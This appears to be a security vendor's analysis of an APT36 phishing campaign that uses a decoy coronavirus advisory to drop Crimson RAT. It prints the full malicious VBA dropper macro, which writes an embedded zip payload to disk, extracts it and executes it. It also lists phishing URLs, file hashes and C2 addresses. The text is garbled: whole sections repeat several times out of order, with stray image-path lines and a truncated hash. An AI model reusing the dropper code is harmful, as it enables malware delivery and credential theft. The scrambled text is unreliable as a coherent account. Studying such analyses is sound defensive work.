
Recently, the Red Drip team reported that APT36 was using a decoy health advisory document to spread a Remote Administration Tool (RAT).

APT36 is believed to be a Pakistani state-sponsored threat actor mainly targeting the defense, embassies, and the government of India. APT36 performs cyber-espionage operations with the intent of collecting sensitive information from India that supports Pakistani military and diplomatic interests. This group, active since 2016, is also known as Transparent Tribe, ProjectM, Mythic Leopard, and TEMP.Lapis.

APT36 spreads fake coronavirus health advisory

APT36 mainly relies on both spear phishing and watering hole attacks to gain its foothold on victims. The phishing email is either a malicious macro document or an rtf file exploiting vulnerabilities, such as CVE-2017-0199.

In the coronavirus-themed attack, APT36 used a spear phishing email with a link to a malicious document (Figure 1) masquerading as the government of India (*email.gov.in.maildrive[.]email/?att=1579160420*).



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software
- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT


```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
